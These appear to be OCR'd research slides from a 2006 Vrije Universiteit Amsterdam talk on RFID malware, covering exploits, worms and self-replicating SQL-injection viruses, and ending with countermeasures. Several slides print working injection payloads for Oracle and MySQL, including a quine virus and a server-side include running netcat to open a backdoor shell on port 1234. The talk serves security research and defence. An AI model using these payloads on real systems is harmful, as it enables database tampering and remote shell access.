




ubisec

vrije Universiteit amsterdam

Security in Ubiquitous Computing


From Cyberspace to your Kitchen: New Directions in Computer Viruses






Melanie Rieback, Bruno Crispo, Andrew Tanenbaum


TCV Workshop (LORIA) – 4 May, 2006



What is RFID?

RFID = Radio Frequency Identification







ubisec

vrije Universiteit amsterdam

Security in Ubiquitous Computing

Modern RFID Applications





ubisec


vrije Universiteit amsterdam


Security in Ubiquitous Computing

Introduction to RFID Malware


What is RFID Malware?

- Low-level misuse of improperly formatted RFID tag data
- Three main kinds of RFID Malware:
  1. RFID Exploits
  2. RFID Worms
  3. RFID Viruses






Typical RFID System Architecture



Sun Microsystems RFID Architecture

http://www.sun.com/software/products/rfid/rfid_ds.gif




ubisec


vrije Universiteit amsterdam

Security in Ubiquitous Computing

Our RFID Malware Test Platform

- We built our own test RFID middleware
- Test setup is modular
- Ethical / legal concerns





ubisec


vrije Universiteit amsterdam

Security in Ubiquitous Computing

Introduction to RFID Malware

The Trouble With RFID Systems:


- Lots of source code
- Generic protocols and facilities
- Back-end databases
- High-value data
- False sense of security



Types of RFID Exploits

Buffer overflows


- Small buffers
- Write multiple blocks
- RFID emulators



Types of RFID Exploits

Code Insertion


- Special characters
- Client-side scripting
- Server-side scripting



Types of RFID Exploits

SQL Injection

- Steal data
- Modify DB
- Denial of Service
- System commands



ubisec


vrije Universiteit amsterdam

Security in Ubiquitous Computing

RFID Worms

What is an RFID Worm?


- RFID exploit that downloads/executes remote malware
- RFID worms propagate either via network or RFID tags
- Often has a payload (modify filesystem / backdoor)



RFID Viruses

Application scenario:

- Supermarket distribution center (with RFID tagged containers)
- Arriving containers: scanned
  – emptied – refilled – relabeled
- Containers are then sent onwards to local supermarkets




RFID Viruses

Example Database Layout:

TagID	NewContents	OldContents
123	Apples	Oranges
234	Pears	

ContainerContents table



RFID Viruses


How the RFID virus works:

- **SQL Injection attack:**

  OldContents=Raspberries;UPDATE ContainerContents SET NewContents = NewContents || ``;[SQL Injection]";

- **Filling in the SQL injection part:**

  [SQL Injection] = UPDATE ContainerContents SET NewContents = NewContents || ``;[SQL Injection]";



RFID Viruses


Self-replication:

- **'Get Current Query' function:**

```
SELECT SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,'``')>0;
```

- **A complete virus (Oracle SQL*Plus):**

```
Contents=Raspberries;
UPDATE ContainerContents SET NewContents= NewContents || ';' ||
CHR(10) || (SELECT SQL_TEXT FROM v$sql WHERE
INSTR(SQL_TEXT,'``')>0);
```



RFID Viruses


Example Virus: (Oracle/SSI)

- Here, SQL injection targets an INSERT query:

  Apples',NewContents=(select SUBSTR(SQL_TEXT,43,127) FROM v$sql WHERE INSTR(SQL_TEXT,'<!--#exec cmd=``netcat -lp1234|sh''-->')>0)--

- Payload uses a server-side include to open a backdoor on port 1234 of the web management platform

- Virus fits on a 1 kbit RFID tag (127 characters)




RFID Viruses

Self-replication with Quines:

- Quine = A program that prints its own source code:
- The classic example (in C):

```
char*f="char*f=%c%s%c;main()
   {printf(f,34,f,34,10);}%c";
   main(){printf(f,34,f,34,10);}
```

- Introns = Quine data not used to output quine code




RFID Viruses

Example Quine Virus: (mySQL)

- **This SQL injection virus is a quine:**

';SET@a='UPDATE ContainerContents SET NewContents= concat(\'\\\';SET@a=\',QUOTE(@a),\';\',@a);-- <!--#exec cmd="regedit"--> >';UPDATE ContainerContents SET NewContents=concat('\';SET@a=', QUOTE(@a),';',@a);-- <!--#exec cmd="regedit"-->

- **Virus fits on a 2kbit RFID tag (233 characters)**



ubisec

vrije Universiteit amsterdam

Security in Ubiquitous Computing

RFID Viruses

Targets that we've infected:


		RFID Reader	WWW	Oracle		SQL Server	PostgreSQL	MySQL
			Management	OCI10	iSQL*Plus			
Exploits	SQL injection (single query)			X	X	X	X	X
	SQL injection (multiple query)				X	X	X	X(N)
	Code Insertion		X					
	Buffer Overflows	X						
Worms		X	X			X		
Viruses	Self-Referencing Commands			X(A)	X(A)			
	Quines				X(C)	X(C)	X(C)	X(C,N)
Payloads	SQL commands		X		X	X	X	X(N)
	XSS/SSI		X	X	X	X	X	X
	System Commands	X	X			X(A)		

X = Successfully implemented

C = Requires contactless smart card (>1k bits)

A = Requires administrator priveleges


N = Requires non-standard configuration



How to Stop RFID Malware

Countermeasures:

- Sanitize input
- Error / bounds checking
- Disable unnecessary facilities
- Segregate users (and servers)
- Use parameter binding
- Code review
- Limit permissions



Questions?